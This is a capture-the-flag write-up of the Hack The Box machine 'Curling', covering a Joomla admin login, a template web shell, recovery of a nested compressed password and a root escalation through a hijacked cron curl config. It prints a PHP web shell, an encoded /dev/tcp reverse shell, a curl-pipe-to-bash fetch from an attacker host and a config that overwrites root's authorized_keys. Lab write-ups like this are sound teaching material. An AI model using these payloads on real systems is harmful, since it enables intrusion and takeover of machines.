
HTB Machine - Curling
Summary:
Curling is one of the older boxes on HTB, initially released in 2018. The box is very CTF-like, but requires nothing more than clever enumeration to complete. It starts with finding an exposed password that can be used to log in to Joomla as admin, then uploading a web shell using the admin’s privileges. Once on the box, I’ll recover a password for another user by reverting a hex dump and unzipping multiple layers of compression. For root, there’s a cron job running curl that can be hijacked.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ sudo nmap --min-rate 1000 -p- 10.129.12.187 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 22:13 ACDT Nmap scan report for 10.129.12.187 Host is up (0.33s latency). Not shown: 65533 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 80/tcp open http Nmap done: 1 IP address (1 host up) scanned in 70.86 seconds ┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ sudo nmap -A -p 22,80 10.129.12.187 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 22:30 ACDT Nmap scan report for 10.129.12.187 Host is up (0.33s latency). PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA) | 256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA) |_ 256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519) 80/tcp open http Apache httpd 2.4.29 ((Ubuntu)) |_http-server-header: Apache/2.4.29 (Ubuntu) |_http-generator: Joomla! - Open Source Content Management |_http-title: Home Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running: Linux 5.X OS CPE: cpe:/o:linux:linux_kernel:5.0 OS details: Linux 5.0 Network Distance: 2 hops Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE (using port 80/tcp) HOP RTT ADDRESS 1 330.36 ms 10.10.14.1 2 330.56 ms 10.129.12.187 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 25.44 seconds
Nmap found SSH and HTTP ports open. The script scan also identified a Joomla instance running.
TCP80 - HTTP:
The page is a standard Joomla CMS site.

There’s 3 posts, all of them posted by Super User, and one of the post is signed off by “Floris”. I’ll note these down as they are potential login usernames.
Also, the page title contains “Cewl”, does that mean it involves login brute-forcing with a cewl-generated wordlist? (Spoiler alert: it’s a rabbit hole)
Login Brute-Force - Fail:
cewl is a tool that generates custom wordlist by crawling the target website and extracting words from its content. This is more commonly used for CTF challenges than in real-life applications.
I’ll use the tool to generate a wordlist, and save it as pass.txt.
┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ cewl http://10.129.12.187 > pass.txt
I’ll first capture a login POST request in Burp, then send it to Intruder for the brute-force, using my custom-generated payload.


Since the Community Edition version of Intruder is rate-limited at 1 request per second, the brute force took quite a while to complete, despite only having around 200 words in the payload.

I tried logging in to both the main page and the administrator panel with different usernames (SuperUser, floris, admin, etc), but none of them worked. This is probably not the way to go.
Directory Busting:
Seemingly running into a dead end, I’ll run a directory scan to check if there’s any hidden pages. Since it’s Joomla, I know the extension is .php. It’s also worth checking for .txt extension, as it’s common on older HTB boxes for hints.
┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ gobuster dir -u http://10.129.12.187 -w directory-list-2.3-medium.txt -t 100 -x php,txt ..SNIP.. =============================================================== Starting gobuster in directory enumeration mode =============================================================== /images (Status: 301) [Size: 315] [--> http://10.129.12.187/images/] /index.php (Status: 200) [Size: 14265] /media (Status: 301) [Size: 314] [--> http://10.129.12.187/media/] /templates (Status: 301) [Size: 318] [--> http://10.129.12.187/templates/] /modules (Status: 301) [Size: 316] [--> http://10.129.12.187/modules/] /.php (Status: 403) [Size: 278] /bin (Status: 301) [Size: 312] [--> http://10.129.12.187/bin/] /plugins (Status: 301) [Size: 316] [--> http://10.129.12.187/plugins/] /includes (Status: 301) [Size: 317] [--> http://10.129.12.187/includes/] /language (Status: 301) [Size: 317] [--> http://10.129.12.187/language/] /README.txt (Status: 200) [Size: 4872] /components (Status: 301) [Size: 319] [--> http://10.129.12.187/components/] /cache (Status: 301) [Size: 314] [--> http://10.129.12.187/cache/] /libraries (Status: 301) [Size: 318] [--> http://10.129.12.187/libraries/] /tmp (Status: 301) [Size: 312] [--> http://10.129.12.187/tmp/] /LICENSE.txt (Status: 200) [Size: 18092] /layouts (Status: 301) [Size: 316] [--> http://10.129.12.187/layouts/] /secret.txt (Status: 200) [Size: 17] /administrator (Status: 301) [Size: 322] [--> http://10.129.12.187/administrator/] /configuration.php (Status: 200) [Size: 0] /htaccess.txt (Status: 200) [Size: 3005] /cli (Status: 301) [Size: 312] [--> http://10.129.12.187/cli/]
The scan found /secret.txt, which contains what looks like a base64-encoded string:

Decoding it gets us Curling2018!, which looks like a password to me.
┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ echo Q3VybGluZzIwMTgh | base64 -d Curling2018!
Admin Login:

GoBuster also identified /administrator, which is the administrative login page. I’ll attempt a password spray here, and log in as floris.
Foothold:
Joomla Template Hijack:
Similar to WordPress, Joomla also have admin-customizable page templates, which can be maliciously tampered for RCE.
I’ll target the Beez3 template, since it’s not currently in use.

And replace all contents of error.php with the following web shell.
<?php system($_GET['cmd']); ?>
After saving, the web shell can be directly accessed via the browser at /templates/beez3/error.php?cmd=id.

Sending the following request would return a shell back to my listener.
http://10.129.12.187/templates/beez3/error.php?cmd=echo%20L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjYxLzgwMDEgMD4mMQ==%20|%20base64%20-d%20|%20bash

I’m now on the box as www-data.
www-data@curling:/$ id uid=33(www-data) gid=33(www-data) groups=33(www-data)
Escalation from www-data:
Checking /etc/passwd, I find one console user: floris.
www-data@curling:/$ cat /etc/passwd | grep -v nologin | grep -v false root:x:0:0:root:/root:/bin/bash sync:x:4:65534:sync:/bin:/bin/sync floris:x:1000:1004:floris:/home/floris:/bin/bash
Source Code:
Database credentials are also found in Joomla’s configuration PHP file.
<?php
class JConfig {
	public $offline = '0';
	public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
	public $display_offline_message = '1';
	public $offline_image = '';
	public $sitename = 'Cewl Curling site!';
	public $editor = 'tinymce';
	public $captcha = '0';
	public $list_limit = '20';
	public $access = '1';
	public $debug = '0';
	public $debug_lang = '0';
	public $dbtype = 'mysqli';
	public $host = 'localhost';
	public $user = 'floris';
	public $password = 'mYsQ!P4ssw0rd$yea!';
	public $db = 'Joombla';
	public $dbprefix = 'eslfu_';
	public $live_site = '';
	public $secret = 'VGQ09exHr8W2leID';
	public $gzip = '0';
	public $error_reporting = 'default';
	public $helpurl = 'https://help.joomla.org/proxy?keyref=Help{major}{minor}:{keyref}&lang={langcode}';
	public $ftp_host = '127.0.0.1';
	public $ftp_port = '21';
	public $ftp_user = '';
	public $ftp_pass = '';
  <..SNIP..>
}
I can enumerate the MySQL database with these creds, but there’s nothing inside.
/home/floris/:
www-data@curling:/home/floris$ ls -la total 44 drwxr-xr-x 6 floris floris 4096 Aug 2 2022 . drwxr-xr-x 3 root root 4096 Aug 2 2022 .. lrwxrwxrwx 1 root root 9 May 22 2018 .bash_history -> /dev/null -rw-r--r-- 1 floris floris 220 Apr 4 2018 .bash_logout -rw-r--r-- 1 floris floris 3771 Apr 4 2018 .bashrc drwx------ 2 floris floris 4096 Aug 2 2022 .cache drwx------ 3 floris floris 4096 Aug 2 2022 .gnupg drwxrwxr-x 3 floris floris 4096 Aug 2 2022 .local -rw-r--r-- 1 floris floris 807 Apr 4 2018 .profile drwxr-x--- 2 root floris 4096 Aug 2 2022 admin-area -rw-r--r-- 1 floris floris 1076 May 22 2018 password_backup -rw-r----- 1 floris floris 33 Feb 6 11:42 user.txt
The user flag can be found in floris’s home directory, as well as a folder called admin-area. Neither of which can be accessed by the current user.
There is, however, a readable file called password_backup that contains what looks like a hexdump output from xxd.
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n......J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48
Password Backup Recovery:
I’ll use the -r option to revert the hexdump back to its original binary format. Running file on it reveals that the binary is bzip2 compressed data.
┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ cat password_backup | xxd -r > password.bin ┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ file password.bin password.bin: bzip2 compressed data, block size = 900k
Decompressing it generates password.bin.out, which is another compressed file, this time in gzip format.
┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ bzip2 -d password.bin bzip2: Can't guess original name for password.bin -- using password.bin.out ┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ file password.bin.out password.bin.out: gzip compressed data, was "password", last modified: Tue May 22 19:16:20 2018, from Unix, original size modulo 2^32 141
I’ll rename the file so that it has a .gz suffix, then decompress again. This results in another bzip2 file.
┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ mv password.bin.out password.bin.gz ┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ gzip -d password.bin.gz ┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ ls -la total 16 drwxr-xr-x 2 ch3ng ch3ng 4096 Feb 7 00:25 . drwxr-xr-x 6 ch3ng ch3ng 4096 Feb 6 22:11 .. -rw-r--r-- 1 ch3ng ch3ng 1040 Feb 7 00:01 password_backup -rw-r--r-- 1 ch3ng ch3ng 141 Feb 7 00:21 password.bin ┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ file password.bin password.bin: bzip2 compressed data, block size = 900k
Decompressing again, this time I get a tar archive.
┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ bzip2 -d password.bin bzip2: Can't guess original name for password.bin -- using password.bin.out ┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ file password.bin.out password.bin.out: POSIX tar archive (GNU)
Finally, decompressing this results in a human-readable text file, which contains the password.
┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ tar -xvf password.bin.out password.txt ┌──(ch3ng㉿localhost)-[~/machines/curling] └─$ cat password.txt 5d<wdCbdZu)|hChXll
If you prefer not to deal with the hassle of manually decompressing files in the terminal, CyberChef is a really good tool to use here. It provides an easy way to handle these chains of decompression/decoding operations.
With the password, I can now SSH in as floris.

floris@curling:~$ id uid=1000(floris) gid=1004(floris) groups=1004(floris)
User Flag:
floris@curling:~$ cat user.txt 0d912036************************
Escalation from floris:
admin-area:
As floris, I can now access /admin-area, which only contains two files, both writable and owned by root.
floris@curling:~/admin-area$ ls -la total 28 drwxr-x--- 2 root floris 4096 Aug 2 2022 . drwxr-xr-x 6 floris floris 4096 Feb 6 14:10 .. -rw-rw---- 1 root floris 25 Feb 6 14:23 input -rw-rw---- 1 root floris 14236 Feb 6 14:23 report
input contains a localhost URL, while report seems to be the HTML source of the web app. If you run stat on them, you’ll discover that both files are being constantly updated. This implies that there may be a cron job regularly writing into them.
/home/floris/admin-area/input:
url = "http://127.0.0.1"
Process Spying:
I’ll run pspy to detect any hidden cron jobs, and found this:
floris@curling:~$ curl http://10.10.14.61:8000/pspy64 | bash ..SNIP.. 2024/02/06 14:18:01 CMD: UID=0 PID=4696 | /usr/sbin/CRON -f 2024/02/06 14:18:01 CMD: UID=0 PID=4701 | curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report 2024/02/06 14:19:01 CMD: UID=0 PID=4707 | curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report 2024/02/06 14:19:01 CMD: UID=0 PID=4706 | /usr/sbin/CRON -f ..SNIP..
According to curl’s man page, the -K option is to allow users to pass arguments via a config file instead of from the terminal.
floris@curling:~$ curl --help all Usage: curl [options...] <url> --abstract-unix-socket <path> Connect via abstract Unix domain socket --alt-svc <file name> Enable alt-svc with this cache file --anyauth Pick any authentication method -a, --append Append to target file when uploading --aws-sigv4 <provider1[:provider2[:region[:service]]]> Use AWS V4 signature authentication --basic Use HTTP Basic Authentication --ca-native Use CA certificates from the native OS --cacert <file> CA certificate to verify peer against --capath <dir> CA directory to verify peer against -E, --cert <certificate[:password]> Client certificate file and password --cert-status Verify the status of the server cert via OCSP-staple --cert-type <type> Certificate type (DER/PEM/ENG/P12) --ciphers <list of ciphers> SSL ciphers to use --compressed Request compressed response --compressed-ssh Enable SSH compression -K, --config <file> Read config from a file --connect-timeout <fractional seconds> Maximum time allowed for connection --connect-to <HOST1:PORT1:HOST2:PORT2> Connect to host -C, --continue-at <offset> Resumed transfer offset ..SNIP..
In this cron’s case, it is running curl with input as the config file, and saving the output into report. Since we have write access to the config file, we can change the behavior of the command.
Curl Config Hijack:
Although less common, curl can actually be used for other protocols than HTTP, including file://. I can simply update the config file to directly read the root flag, and its content would be copied into report when the cron runs.
url = "file:///root/root.txt"
But this would not return us a shell.
I tried using the same trick to read root’s private key, but nothing happened, probably because it doesn’t exist.
Alternatively, I can attempt the OG way of dropping a public key into root’s authorized_keys file. I first used ssh-keygen to generate a key pair, and replaced floris with root in the public key:
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/0UISwVRMo+xFoDaITYOSSfs95nRO5YyZ0wV1XPxHyEcQ0XdDqL7jvvw1ARLF0cXCHDKLfntMFuucPRtVo5i8aNEKzAjn9jO3XS/TWPIRPQwUi3Y7QtdYvHIK8lN2Y9saMGu1EPflYbkGwc9R/yMQM9z9ChO/2SZPBYkoAqnzbPYVEJOAsWriaJbbKuiceAAwvOYUBYt1wq87FegYoO2EezTLh+Vqa69BkHZHRr6NOaVaoXybVBKsiq11bT3x9ZuBwcFeXkgwdIx3clqxky/vp/JCofCyP16PcmJOhW88+tN93kITkBoPszFGMIArXOonGqryFq1IyUcQHn+ujauZ root@curling
Then I updated input such that it reads my generated public key and save it as root’s authorized_keys.
url = "file:///home/floris/.ssh/id_rsa.pub"
output = "/root/.ssh/authorized_keys"
After multiple attempts, I can SSH in as root using the private key.
